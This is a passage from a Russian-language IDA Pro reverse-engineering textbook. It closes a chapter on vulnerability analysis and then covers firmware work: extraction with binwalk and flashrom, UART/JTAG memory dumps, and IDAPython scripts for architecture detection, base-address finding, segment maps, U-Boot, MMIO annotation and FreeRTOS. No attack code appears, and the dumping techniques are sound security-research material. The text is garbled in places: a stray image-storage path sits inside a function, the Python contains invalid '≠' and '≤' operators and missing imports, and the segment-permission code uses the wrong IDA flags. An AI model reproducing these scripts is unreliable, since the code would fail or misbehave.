                    'height=65537, bpp=4',
    'recommendation': 'Добавить проверку переполнения: '
                      'if (width > MAX || height > MAX || '
                      'width * height > SIZE_MAX / bpp) return -1;'
})
```

26.8. Заключение главы

Анализ уязвимостей в IDA Pro — это систематический процесс, включающий:

1. **Определение поверхности атаки** — автоматизированный поиск точек входа данных
2. **Patch diffing** — быстрая локализация исправленных уязвимостей через BinDiff/Diaphora
3. **Идентификация паттернов** — распознавание типичных классов уязвимостей (BOF, format string, UAF, integer overflow, type confusion)
4. **Root Cause Analysis** — обратная трассировка от точки сбоя до первопричины
5. **Написание PoC** — подтверждение эксплуатируемости с помощью минимального кода

Ключевые инструменты IDA для VR: декомпилятор Hex-Rays (восстановление логики), IDAPython (автоматизация поиска), BinDiff/Diaphora (сравнение версий), плагин xrefs (отслеживание потоков данных).

Глава 27. Анализ firmware и embedded систем

27.1. Введение

Firmware (прошивка, микропрограмма) — программное обеспечение, встроенное в аппаратные устройства: маршрутизаторы, IP-камеры, промышленные контроллеры, IoT-устройства, автомобильные ECU и медицинское оборудование. Анализ firmware требует специальных навыков: умения работать с сырыми бинарными данными, определять архитектуру процессора, находить базовый адрес загрузки и восстанавливать взаимодействие с периферийными устройствами.

В этой главе мы подробно рассмотрим полный цикл анализа embedded-прошивок в IDA Pro.

27.2. Извлечение firmware

27.2.1. Источники получения firmware

```
┌──────────────────────────────────────────────┐
│          Методы получения firmware           │
├──────────────────┬───────────────────────────┤
│ Сайт вендора     │ Обновления в .bin/.img/.fw │
│ UART/JTAG        │ Дамп через отладочные интерфейсы │
│ SPI Flash        │ Чтение микросхемы flashrom │
│ JTAG + OpenOCD   │ Дамп памяти работающего устройства│
│ OTA-обновления   │ Перехват HTTP/HTTPS трафика │
│ Chip-off         │ Физическое извлечение из чипа │
└──────────────────┴───────────────────────────┘
```

27.2.2. Извлечение с помощью binwalk

Binwalk — основной инструмент для анализа и распаковки firmware:

```
# Сканирование firmware на наличие известных сигнатур
$ binwalk firmware.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------
0             0x0             uImage header, header size: 64 bytes,
                              image size: 1523712 bytes, OS: Linux,
                              image type: OS Kernel Image,
                              load address: 0x80000000,
                              entry point: 0x80000000
64            0x40            LZMA compressed data
1523776       0x174040        Squashfs filesystem, little endian,
                              version 4.0, 3145728 bytes

# Извлечение всех компонентов
$ binwalk -e firmware.bin

# Результат:
# _firmware.bin.extracted/
# ├── 40              (LZMA compressed kernel)
# ├── 40.7z           (LZMA archive)
# └── squashfs-root/  (корневая файловая система)
#     ├── bin/
#     ├── etc/
#     ├── lib/
#     ├── sbin/
#     └── usr/
```

Расширенный анализ:

```
# Поиск строк, энтропийный анализ, рекурсивное извлечение
$ binwalk -Me firmware.bin

# Анализ энтропии (обнаружение шифрования/сжатия)
$ binwalk -E firmware.bin

# Высокая энтропия (> 0.9) = зашифрованные или сжатые данные
# Средняя энтропия (0.5-0.9) = исполняемый код
# Низкая энтропия (< 0.5) = данные/строки/padding

# Сигнатуры в custom формате
$ binwalk -R "\x7fELF" firmware.bin    # Поиск ELF заголовков
$ binwalk -R "U-Boot" firmware.bin     # Поиск U-Boot строк
```

27.2.3. Извлечение из SPI Flash с flashrom

```
# Определение чипа SPI flash (подключение через Bus Pirate / Raspberry Pi)
$ flashrom -p buspirate_spi:dev=/dev/ttyUSB0

# Чтение содержимого flash
$ flashrom -p buspirate_spi:dev=/dev/ttyUSB0 -r firmware_dump.bin

# Через Raspberry Pi GPIO
$ flashrom -p linux_spi:dev=/dev/spidev0.0,spispeed=1000 -r dump.bin

# Верификация (два дампа должны совпадать)
$ flashrom -p linux_spi:dev=/dev/spidev0.0 -r dump2.bin
$ md5sum dump.bin dump2.bin
abc123...  dump.bin
abc123...  dump2.bin    # Совпадает — дамп корректен
```

27.2.4. Дамп через UART

```
# Подключение к UART (115200 8N1 — наиболее распространённая настройка)
$ screen /dev/ttyUSB0 115200

# В консоли U-Boot:
U-Boot> md.b 0x80000000 0x100000    # Дамп памяти (hex dump)
U-Boot> sf probe                     # Инициализация SPI flash
U-Boot> sf read 0x82000000 0 0x1000000  # Чтение flash в RAM
U-Boot> md.b 0x82000000 0x1000000    # Дамп из RAM

# Через JTAG + OpenOCD:
$ openocd -f interface/ftdi/jtagkey2.cfg -f target/stm32f4x.cfg
$ telnet localhost 4444
> halt
> dump_image firmware.bin 0x08000000 0x100000
```

27.3. Определение архитектуры и базового адреса

27.3.1. Определение архитектуры процессора

При работе с raw binary (прошивкой без заголовков) необходимо определить целевую архитектуру.

```
# Метод 1: binwalk
$ binwalk -A firmware.bin
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------
0             0x0             ARM instructions, function prologue
256           0x100           ARM instructions, function prologue

# Метод 2: file / strings
$ file firmware.bin
firmware.bin: data      # Для raw binary обычно неинформативно

$ strings -tx firmware.bin | head -30
   1a0 Copyright (c) 2023 Vendor Corp
   200 ARM926EJ-S
   240 Cortex-M4
```

IDAPython — автоматическое определение архитектуры:

```python
# detect_arch.py — Эвристическое определение архитектуры
import struct

def detect_architecture(firmware_path):
    """Определить архитектуру firmware по характерным паттернам."""
    with open(firmware_path, 'rb') as f:
        data = f.read(min(0x10000, 1024*1024))  # Первые 64KB

    scores = {
        'ARM_LE': 0, 'ARM_BE': 0,
        'THUMB': 0,
        'MIPS_LE': 0, 'MIPS_BE': 0,
        'x86': 0,
        'PPC': 0,
    }

    # ARM LE: типичные прологи функций
    # PUSH {r4-r7, lr} = 0xE92D_xxxx или STMFD sp!, {...}
    for i in range(0, len(data) - 4, 4):
        word = struct.unpack_from('<I', data, i)[0]

        # ARM LE prolog: PUSH {regs, lr}
        if (word & 0xFFFF0000) == 0xE92D0000:
            scores['ARM_LE'] += 2
        # ARM LE: MOV r0-r3, #imm
        if (word & 0xFFF00000) == 0xE3A00000:
            scores['ARM_LE'] += 1
        # ARM LE: BL (branch with link)
        if (word & 0xFF000000) == 0xEB000000:
            scores['ARM_LE'] += 1

        # ARM BE
        word_be = struct.unpack_from('>I', data, i)[0]
        if (word_be & 0xFFFF0000) == 0xE92D0000:
            scores['ARM_BE'] += 2

    # Thumb: PUSH {r4-r7, lr} = 0xB5xx (16-bit)
    for i in range(0, len(data) - 2, 2):
        hw = struct.unpack_from('<H', data, i)[0]
        if (hw & 0xFF00) == 0xB500:
            scores['THUMB'] += 2
        # Thumb BL prefix
        if (hw & 0xF800) == 0xF000:
            scores['THUMB'] += 1

    # MIPS: lui $reg, imm (load upper immediate)
    for i in range(0, len(data) - 4, 4):
        word_le = struct.unpack_from('<I', data, i)[0]
        word_be = struct.unpack_from('>I', data, i)[0]

        # LUI = opcode 0x3C
        if (word_le >> 26) == 0x0F:  # lui (LE)
            scores['MIPS_LE'] += 1
        if (word_be >> 26) == 0x0F:  # lui (BE)
            scores['MIPS_BE'] += 1

        # ADDIU = opcode 0x09
        if (word_le >> 26) == 0x09:
            scores['MIPS_LE'] += 1
        if (word_be >> 26) == 0x09:
            scores['MIPS_BE'] += 1

    # x86: push ebp (0x55), mov ebp, esp (0x89 0xE5)
    for i in range(len(data) - 3):
        if data[i] == 0x55 and data[i+1] == 0x89 and data[i+2] == 0xE5:
            scores['x86'] += 3

    # Вывод результатов
    print("\nArch Detection Scores:")
    for arch, score in sorted(scores.items(), key=lambda x: -x[1]):
        bar = '#' * min(score, 50)
        print(f"  {arch:<10} {score:>5}  {bar}")

    best = max(scores.items(), key=lambda x: x[1])
    print(f"\nНаиболее вероятная архитектура: {best[0]} (score: {best[1]})")
    return best[0]
```

```
# Использование
arch = detect_architecture("firmware.bin")
```

27.3.2. Определение базового адреса

Базовый адрес (base address, load address) — адрес, по которому firmware загружается в память устройства. Неправильный базовый адрес приводит к некорректным ссылкам и нерабочей декомпиляции.

Метод 1: Таблица векторов прерываний (ARM Cortex-M)

```python
# detect_base_addr_cortexm.py
import struct

def find_base_address_cortex_m(firmware_path):
    """
    ARM Cortex-M: первые 4 байта = Initial SP,
    следующие 4 байта = Reset Vector (entry point).
    Reset Vector должен указывать внутрь firmware.
    """
    with open(firmware_path, 'rb') as f:
        data = f.read(256)  # Первые 256 байт — таблица векторов

    initial_sp = struct.unpack_from('<I', data, 0)[0]
    reset_vector = struct.unpack_from('<I', data, 4)[0]

    print(f"Initial SP:    0x{initial_sp:08X}")
    print(f"Reset Vector:  0x{reset_vector:08X}")

    # Reset Vector обычно = base_addr + offset_в_firmware
    # Для Cortex-M: типичные базовые адреса
    common_bases = [
        0x00000000,  # Default
        0x08000000,  # STM32 internal flash
        0x00200000,  # SAM (Atmel)
        0x10000000,  # NXP LPC
        0x20000000,  # RAM (для bootloader)
        0x1FFF0000,  # STM32 system memory
    ]

    # Reset vector (bit 0 = Thumb bit, убираем)
    entry = reset_vector & 0xFFFFFFFE

    print(f"\nEntry point (без Thumb bit): 0x{entry:08X}")

    # Пробуем разные базовые адреса
    with open(firmware_path, 'rb') as f:
        fw_size = f.seek(0, 2)

    for base in common_bases:
        offset = entry - base
        if 0 <= offset < fw_size:
            print(f"  Base 0x{base:08X}: entry @ offset 0x{offset:X} "
                  f"(в пределах firmware) ✓")
        else:
            print(f"  Base 0x{base:08X}: entry @ offset 0x{offset:X} "
                  f"(вне firmware)")

    # Анализ всех векторов прерываний
    print("\nТаблица векторов прерываний:")
    vectors_in_range = {}
    for base in common_bases:
        count = 0
        for i in range(0, 256, 4):
            vec = struct.unpack_from('<I', data, i)[0] & 0xFFFFFFFE
            offset = vec - base
            if 0 <= offset < fw_size and vec != 0:
                count += 1
        vectors_in_range[base] = count

    best_base = max(vectors_in_range.items(), key=lambda x: x[1])
    print(f"\nЛучший базовый адрес: 0x{best_base[0]:08X} "
          f"({best_base[1]} векторов в пределах firmware)")

    return best_base[0]

base = find_base_address_cortex_m("stm32_firmware.bin")
```

Метод 2: По строковым ссылкам (MIPS/ARM Linux)

```python
# detect_base_addr_strings.py
import struct
import re

def find_base_address_by_strings(firmware_path, arch='arm_le'):
    """
    Метод: найти строки в firmware, затем найти указатели на них.
    Базовый адрес = адрес_указателя - смещение_указателя_в_файле.
    """
    with open(firmware_path, 'rb') as f:
        data = f.read()

    fw_size = len(data)

    # Шаг 1: Найти строки и их смещения в файле
    string_offsets = []
    for match in re.finditer(rb'[\x20-\x7e]{8,}', data):
        string_offsets.append(match.start())

    print(f"Найдено {len(string_offsets)} строк")

    # Шаг 2: Для каждой строки искать 32-битные указатели
    # Указатель = base_addr + string_offset
    # Перебираем кандидатов base_addr

    candidates = {}

    # Ограничиваем поиск первыми 100 строками
    for str_offset in string_offsets[:100]:
        # Ищем 4-байтовые значения в файле, которые могут быть указателями
        for i in range(0, min(fw_size - 4, 0x100000), 4):
            if arch.endswith('le'):
                ptr = struct.unpack_from('<I', data, i)[0]
            else:
                ptr = struct.unpack_from('>I', data, i)[0]

            # Кандидат на base_addr
            candidate_base = ptr - str_offset

            # Фильтрация: base_addr должен быть выровнен и разумным
            if candidate_base <= 0 or candidate_base > 0xFFFF0000:
                continue
            if candidate_base & 0xFFF:  # Должен быть выровнен по 4KB
                continue

            if candidate_base not in candidates:
                candidates[candidate_base] = 0
            candidates[candidate_base] += 1

    # Топ-10 кандидатов
    sorted_candidates = sorted(candidates.items(), key=lambda x: -x[1])[:10]

    print("\nТоп-10 кандидатов базового адреса:")
    for base, count in sorted_candidates:
        print(f"  0x{base:08X}  ({count} совпадений)")

    if sorted_candidates:
        best = sorted_candidates[0]
        print(f"\nНаиболее вероятный базовый адрес: 0x{best[0]:08X}")
        return best[0]


    return None

base = find_base_address_by_strings("router_firmware.bin", arch='mips_be')
```

27.4. Загрузка raw binary в IDA

27.4.1. Пошаговая загрузка

При открытии сырого бинарного файла IDA показывает диалог настройки:


Loading a binary file
Processor type: [ARM Little-endian ▼]
Loading segment:
ROM start address: [0x08000000]
Input file offset: [0]
Loading size: [0 (whole file)]
Options:
Create RAM segment
Create Stack segment
[OK]
[Cancel]

27.4.2. Автоматизированная загрузка с IDAPython

```
# ida_firmware_loader.py — Загрузчик firmware для IDA
import idaapi
import idc
import ida_segment
import ida_bytes
import struct

class FirmwareLoader:
    """Загрузчик raw firmware с автоматическим созданием сегментов."""

    def __init__(self):
        self.segments = []

    def load_raw_binary(self, filepath, base_addr, arch_info):
        """
        Загрузить raw binary и настроить IDA.

        arch_info = {
            'processor': 'ARM',     # или 'MIPS', 'PPC', 'AVR'
            'bitness': 32,          # 16, 32 или 64
            'endian': 'little',     # 'little' или 'big'
        }
        """
        with open(filepath, 'rb') as f:
            fw_data = f.read()

        fw_size = len(fw_data)
        print(f"Загрузка firmware: {filepath}")
        print(f"  Размер: {fw_size} байт (0x{fw_size:X})")
        print(f"  Базовый адрес: 0x{base_addr:08X}")
        print(f"  Архитектура: {arch_info['processor']}")

        return fw_data, fw_size

    def create_memory_map(self, base_addr, fw_size, device_type='generic_arm'):
        """Создать карту памяти устройства."""

        if device_type == 'stm32f4':
            # STM32F4 memory map
            segments = [
                # (name, start, size, type, permissions)
                ('FLASH',      0x08000000, fw_size,    'CODE', 'RX'),
                ('SRAM1',      0x20000000, 0x20000,    'DATA', 'RWX'),
                ('SRAM2',      0x2001C000, 0x4000,     'DATA', 'RWX'),
                ('PERIPH',     0x40000000, 0x100000,   'DATA', 'RW'),
                ('APB1',       0x40000000, 0x10000,    'DATA', 'RW'),
                ('APB2',       0x40010000, 0x10000,    'DATA', 'RW'),
                ('AHB1',       0x40020000, 0x80000,    'DATA', 'RW'),
                ('AHB2',       0x50000000, 0x80000,    'DATA', 'RW'),
                ('CORTEX_M',   0xE0000000, 0x100000,   'DATA', 'RW'),
                ('SCS',        0xE000E000, 0x1000,     'DATA', 'RW'),
            ]
        elif device_type == 'mips_router':
            # Типичный маршрутизатор на MIPS
            segments = [
                ('FLASH',      0x9F000000, fw_size,    'CODE', 'RX'),
                ('RAM',        0x80000000, 0x4000000,  'DATA', 'RWX'),
                ('KSEG0',      0x80000000, 0x2000000,  'CODE', 'RX'),
                ('KSEG1',      0xA0000000, 0x2000000,  'DATA', 'RW'),
                ('MMIO',       0xB8000000, 0x1000000,  'DATA', 'RW'),
            ]
        elif device_type == 'esp32':
            # ESP32 memory map
            segments = [
                ('IROM',       0x400D0000, fw_size,    'CODE', 'RX'),
                ('IRAM',       0x40080000, 0x20000,    'CODE', 'RWX'),
                ('DROM',       0x3F400000, 0x400000,   'DATA', 'R'),
                ('DRAM',       0x3FFB0000, 0x30000,    'DATA', 'RW'),
                ('RTC_FAST',   0x3FF80000, 0x2000,     'DATA', 'RW'),
                ('RTC_SLOW',   0x50000000, 0x2000,     'DATA', 'RW'),
                ('PERIPH',     0x3FF00000, 0x80000,    'DATA', 'RW'),
            ]
        else:
            segments = [
```

```
            ('ROM',   base_addr, fw_size,       'CODE', 'RX'),
            ('RAM',   0x20000000, 0x40000,      'DATA', 'RWX'),
            ('MMIO',  0x40000000, 0x20000000,   'DATA', 'RW'),
        ]

        return segments

    def apply_memory_map(self, segments):
        """Создать сегменты в IDA."""
        for name, start, size, seg_type, perms in segments:
            # Удалить существующий сегмент, если перекрывается
            existing = idaapi.getseg(start)
            if existing:
                idaapi.del_segm(start, idaapi.SEGMOD_KILL)

            # Создать новый сегмент
            seg = idaapi.segment_t()
            seg.start_ea = start
            seg.size = size
            seg.bitness = 1  # 32-bit

            # Установить тип
            if seg_type == 'CODE':
                seg.type = idaapi.SEG_CODE
            elif seg_type == 'DATA':
                seg.type = idaapi.SEG_DATA
            else:
                seg.type = idaapi.SEG_BSS

            # Установить права доступа
            perm_val = 0
            if 'R' in perms:
                perm_val |= idaapi.SFL_LOADER
            if 'W' in perms:
                perm_val |= idaapi.SFL_HIDDEN  # IDA использует свои флаги
            if 'X' in perms:
                seg.perm = idaapi.SFL_CODE

            ok = idaapi.add_segm_ex(seg, name, "",
                                    idaapi.ADDSEG_OR_DIE)
            if ok:
                print(f"  Создан сегмент {name}: "
                      f"0x{start:08X}-0x{start+size:08X} "
                      f"({size} байт) [{seg_type}] [{perms}]")
            else:
                print(f"  ОШИБКА: не удалось создать сегмент {name}")

    def setup_cortex_m_vectors(self, base_addr):
        """Настроить таблицу векторов прерываний Cortex-M."""
        # Определить точку входа из Reset Vector
        reset_vec_addr = base_addr + 4
        reset_vector = idc.get_wide_dword(reset_vec_addr)
        entry_point = reset_vector & 0xFFFFFFFE  # Убрать Thumb bit

        print(f"\n  Reset Vector: 0x{reset_vector:08X}")
        print(f"  Entry Point:  0x{entry_point:08X}")

        # Создать функцию в точке входа
        idc.add_entry(entry_point, entry_point, "Reset_Handler", 1)
        idaapi.auto_wait()

        # Определить стандартные обработчики прерываний Cortex-M
        vector_names = [
            'Initial_SP', 'Reset_Handler', 'NMI_Handler',
            'HardFault_Handler', 'MemManage_Handler',
            'BusFault_Handler', 'UsageFault_Handler',
            'Reserved_7', 'Reserved_8', 'Reserved_9', 'Reserved_10',
            'SVC_Handler', 'DebugMon_Handler', 'Reserved_13',
            'PendSV_Handler', 'SysTick_Handler',
            # IRQ0-IRQn — специфичны для конкретного MCU
        ]

        for i, name in enumerate(vector_names):
            vec_addr = base_addr + i * 4
            vec_val = idc.get_wide_dword(vec_addr)

            # Создать имя для вектора
            idc.set_name(vec_addr, f"vector_{name}", idaapi.SN_FORCE)
```

```
            # Если вектор указывает на код — создать функцию
            if vec_val != 0 and vec_val != 0xFFFFFFFF and i > 0:
                handler_addr = vec_val & 0xFFFFFFFE
                if idaapi.getseg(handler_addr):
                    idc.set_name(handler_addr, name, idaapi.SN_FORCE)
                    idaapi.add_func(handler_addr)
                    idc.set_cmt(vec_addr,
                        f"→ {name} @ 0x{handler_addr:08X}", 0)

        idaapi.auto_wait()
        print(f"  Настроено {len(vector_names)} векторов прерываний")

# Использование
loader = FirmwareLoader()
segments = loader.create_memory_map(0x08000000, 0x40000, 'stm32f4')
loader.apply_memory_map(segments)
loader.setup_cortex_m_vectors(0x08000000)
```

27.5. Bootloader анализ

27.5.1. U-Boot

U-Boot — наиболее распространённый bootloader для embedded Linux.

```python
# ida_uboot_analysis.py — Анализ U-Boot
import idautils
import idaapi
import idc

def analyze_uboot():
    """Анализ структур U-Boot."""

    # 1. Найти таблицу команд U-Boot
    # Каждая команда — структура cmd_tbl_s:
    # struct cmd_tbl_s {
    #     char *name;       // Имя команды
    #     int   maxargs;    // Макс. аргументов
    #     int   repeatable; // Повторяемость
    #     int (*cmd)(struct cmd_tbl_s *, int, int, char * const[]);
    #     char *usage;      // Краткое описание
    #     char *help;       // Полная справка
    # };

    # Поиск по сигнатуре: последовательные строки команд
    uboot_commands = [
        b'bootm', b'bootd', b'help', b'version',
        b'md', b'mm', b'nm', b'mw', b'cp',
        b'printenv', b'setenv', b'saveenv',
        b'tftpboot', b'nand', b'sf',
    ]

    # Поиск строк команд
    for seg_ea in idautils.Segments():
        seg = idaapi.getseg(seg_ea)
        seg_end = seg.end_ea

        for cmd_name in uboot_commands:
            ea = seg.start_ea
            while ea < seg_end:
                ea = ida_bytes.bin_search(
                    ea, seg_end, cmd_name, None,
                    ida_bytes.BIN_SEARCH_FORWARD, 0)
                if ea == idaapi.BADADDR:
                    break

                # Проверить: это самостоятельная строка (null-terminated)?
                next_byte = idc.get_wide_byte(ea + len(cmd_name))
                if next_byte == 0:
                    idc.create_strlit(ea, ea + len(cmd_name) + 1)
                    idc.set_cmt(ea, f"U-Boot command: {cmd_name.decode()}", 0)

                    # Найти ссылки на эту строку
                    for xref in idautils.DataRefsTo(ea):
                        # xref — вероятно, указатель в таблице команд
                        idc.set_cmt(xref,
                            f"cmd_tbl entry for '{cmd_name.decode()}'", 0)

                ea += len(cmd_name) + 1

    # 2. Определить env variables
    print("\n[*] Поиск переменных окружения U-Boot...")
    env_vars = [
        'bootcmd', 'bootargs', 'bootdelay', 'baudrate',
        'ipaddr', 'serverip', 'gatewayip', 'netmask',
        'ethaddr', 'stdin', 'stdout', 'stderr',
    ]

    for var in env_vars:
        ea = idc.find_binary(0, idc.SEARCH_DOWN, var.encode().hex())
        if ea != idaapi.BADADDR:
            print(f"  {var} @ 0x{ea:08X}")

analyze_uboot()
```

27.5.2. Анализ цепочки загрузки

```
Типичная цепочка загрузки embedded устройства:

┌──────────────┐
│  Power On    │
└──────┬───────┘
       ▼
┌──────────────┐      Boot ROM (маскированный в чипе)
│  Boot ROM    │        - Инициализация основного hardware
│  (mask ROM)  │        - Проверка secure boot (если есть)
└──────┬───────┘      - Загрузка SPL/MLO из flash
       ▼
┌──────────────┐      Secondary Program Loader
│  SPL / MLO   │        - Инициализация DRAM
│  (16-64KB)   │        - Загрузка основного bootloader
└──────┬───────┘
       ▼
┌──────────────┐      U-Boot / другой bootloader
│  Bootloader  │        - Полная инициализация hardware
│  (256KB-1MB) │        - Настройка Device Tree
└──────┬───────┘      - Загрузка ядра ОС
       ▼
┌──────────────┐
│  OS Kernel   │      Linux / RTOS / bare-metal application
└──────┬───────┘
       ▼
┌──────────────┐
│  Rootfs /    │      Корневая ФС / основное приложение
│  Application │
└──────────────┘
```

27.6. MMIO и периферия

27.6.1. Memory-Mapped I/O (MMIO)

В embedded системах периферийные устройства отображаются в адресное пространство процессора. Каждый регистр периферии доступен по фиксированному адресу.

```python
# ida_mmio_annotator.py — Аннотирование MMIO-регистров
import idaapi
import idc

# Пример: STM32F4 GPIO и UART регистры
STM32F4_PERIPHERALS = {
    # GPIOA
    0x40020000: ('GPIOA_MODER',   'GPIO port mode register'),
    0x40020004: ('GPIOA_OTYPER',  'GPIO port output type register'),
    0x40020008: ('GPIOA_OSPEEDR', 'GPIO port output speed register'),
    0x4002000C: ('GPIOA_PUPDR',   'GPIO port pull-up/pull-down register'),
    0x40020010: ('GPIOA_IDR',     'GPIO port input data register'),
    0x40020014: ('GPIOA_ODR',     'GPIO port output data register'),
    0x40020018: ('GPIOA_BSRR',    'GPIO port bit set/reset register'),
    0x4002001C: ('GPIOA_LCKR',    'GPIO port configuration lock register'),
    0x40020020: ('GPIOA_AFRL',    'GPIO alternate function low register'),
    0x40020024: ('GPIOA_AFRH',    'GPIO alternate function high register'),

    # USART1
    0x40011000: ('USART1_SR',     'USART status register'),
    0x40011004: ('USART1_DR',     'USART data register'),
    0x40011008: ('USART1_BRR',    'USART baud rate register'),
    0x4001100C: ('USART1_CR1',    'USART control register 1'),
    0x40011010: ('USART1_CR2',    'USART control register 2'),
    0x40011014: ('USART1_CR3',    'USART control register 3'),

    # RCC (Reset and Clock Control)
    0x40023800: ('RCC_CR',        'RCC clock control register'),
    0x40023804: ('RCC_PLLCFGR',   'RCC PLL configuration register'),
    0x40023808: ('RCC_CFGR',      'RCC clock configuration register'),
    0x40023830: ('RCC_AHB1ENR',   'RCC AHB1 peripheral clock enable'),
    0x40023840: ('RCC_APB1ENR',   'RCC APB1 peripheral clock enable'),
    0x40023844: ('RCC_APB2ENR',   'RCC APB2 peripheral clock enable'),

    # SysTick
    0xE000E010: ('SYST_CSR',      'SysTick Control and Status'),
    0xE000E014: ('SYST_RVR',      'SysTick Reload Value'),
    0xE000E018: ('SYST_CVR',      'SysTick Current Value'),

    # NVIC
    0xE000E100: ('NVIC_ISER0',    'Interrupt Set-Enable Register 0'),
    0xE000E200: ('NVIC_ICER0',    'Interrupt Clear-Enable Register 0'),
    0xE000E400: ('NVIC_IPR0',     'Interrupt Priority Register 0'),

    # SCB (System Control Block)
    0xE000ED00: ('SCB_CPUID',     'CPUID Base Register'),
    0xE000ED04: ('SCB_ICSR',      'Interrupt Control and State'),
    0xE000ED08: ('SCB_VTOR',      'Vector Table Offset Register'),
    0xE000ED0C: ('SCB_AIRCR',     'Application Interrupt and Reset Control'),
}

def annotate_mmio_registers(periph_map=None):
    """Аннотировать все обращения к MMIO-регистрам."""
    if periph_map is None:
        periph_map = STM32F4_PERIPHERALS

    annotated = 0

    for addr, (name, description) in periph_map.items():
        # Создать имя для адреса MMIO
        if idaapi.getseg(addr):
            idc.set_name(addr, name, idaapi.SN_FORCE)
            idc.set_cmt(addr, description, 1)

            # Создать DWORD
            ida_bytes.create_dword(addr, 4)
            annotated += 1

    # Найти все обращения к MMIO в коде
    mmio_accesses = 0
    for seg_ea in idautils.Segments():
        seg = idaapi.getseg(seg_ea)
        if not (seg.perm & idaapi.SFL_CODE):
            continue

        for head in idautils.Heads(seg.start_ea, seg.end_ea):
            if not idc.is_code(idc.get_full_flags(head)):
```

```
                continue

            # Проверить операнды на MMIO-адреса
            for op_idx in range(2):
                op_val = idc.get_operand_value(head, op_idx)
                if op_val in periph_map:
                    name, desc = periph_map[op_val]
                    idc.set_cmt(head, f"MMIO: {name} — {desc}", 0)
                    mmio_accesses += 1

    print(f"\nАннотировано {annotated} MMIO-регистров")
    print(f"Найдено {mmio_accesses} обращений к MMIO в коде")

# Использование
annotate_mmio_registers()
```

27.6.2. Определение периферии по паттернам доступа

```
# ida_periph_detect.py — Определение используемой периферии
def detect_used_peripherals():
    """Определить, какие периферийные блоки используются firmware."""

    # Диапазоны периферии STM32F4
    periph_ranges = {
        'TIM2-TIM5':    (0x40000000, 0x40001000),
        'TIM6-TIM7':    (0x40001000, 0x40001800),
        'SPI2/I2S2':    (0x40003800, 0x40003C00),
        'SPI3/I2S3':    (0x40003C00, 0x40004000),
        'USART2':       (0x40004400, 0x40004800),
        'USART3':       (0x40004800, 0x40004C00),
        'UART4':        (0x40004C00, 0x40005000),
        'UART5':        (0x40005000, 0x40005400),
        'I2C1':         (0x40005400, 0x40005800),
        'I2C2':         (0x40005800, 0x40005C00),
        'I2C3':         (0x40005C00, 0x40006000),
        'CAN1':         (0x40006400, 0x40006800),
        'CAN2':         (0x40006800, 0x40006C00),
        'DAC':          (0x40007400, 0x40007800),
        'USART1':       (0x40011000, 0x40011400),
        'USART6':       (0x40011400, 0x40011800),
        'ADC1-ADC3':    (0x40012000, 0x40012400),
        'SPI1':         (0x40013000, 0x40013400),
        'SPI4':         (0x40013400, 0x40013800),
        'SYSCFG':       (0x40013800, 0x40013C00),
        'GPIOA':        (0x40020000, 0x40020400),
        'GPIOB':        (0x40020400, 0x40020800),
        'GPIOC':        (0x40020800, 0x40020C00),
        'GPIOD':        (0x40020C00, 0x40021000),
        'GPIOE':        (0x40021000, 0x40021400),
        'DMA1':         (0x40026000, 0x40026400),
        'DMA2':         (0x40026400, 0x40026800),
        'USB_OTG_FS':   (0x50000000, 0x50040000),
        'USB_OTG_HS':   (0x40040000, 0x40080000),
        'ETH':          (0x40028000, 0x40029400),
        'RCC':          (0x40023800, 0x40023C00),
        'FLASH_IF':     (0x40023C00, 0x40024000),
    }

    used_periphs = {}

    # Сканировать код на наличие обращений к диапазонам периферии
    for seg_ea in idautils.Segments():
        seg = idaapi.getseg(seg_ea)
        if seg.type ≠ idaapi.SEG_CODE:
            continue

        for head in idautils.Heads(seg.start_ea, seg.end_ea):
            if not idc.is_code(idc.get_full_flags(head)):
                continue

            for op_idx in range(2):
                op_type = idc.get_operand_type(head, op_idx)
                if op_type in (idc.o_imm, idc.o_mem):
                    val = idc.get_operand_value(head, op_idx)

                    for periph_name, (start, end) in periph_ranges.items():
                        if start ≤ val < end:
                            if periph_name not in used_periphs:
                                used_periphs[periph_name] = []
                            used_periphs[periph_name].append(head)
                            break

    print("\nИспользуемая периферия:")
    print("-" * 50)
    for name, refs in sorted(used_periphs.items(),
                             key=lambda x: -len(x[1])):
        print(f"  {name:<15} — {len(refs):>4} обращений")

    return used_periphs

used = detect_used_peripherals()
```

27.7. Анализ RTOS

27.7.1. FreeRTOS

FreeRTOS — самая популярная RTOS для embedded. Ключевые структуры:

```python
# ida_freertos.py — Анализ FreeRTOS firmware
import idaapi
import idautils
import idc
import ida_struct

def analyze_freertos():
    """Идентификация и аннотирование структур FreeRTOS."""

    # 1. Определить версию FreeRTOS по строкам
    freertos_version = None
    for seg_ea in idautils.Segments():
        seg = idaapi.getseg(seg_ea)
        for head in idautils.Heads(seg.start_ea, seg.end_ea):
            flags = idc.get_full_flags(head)
            if idc.is_strlit(flags):
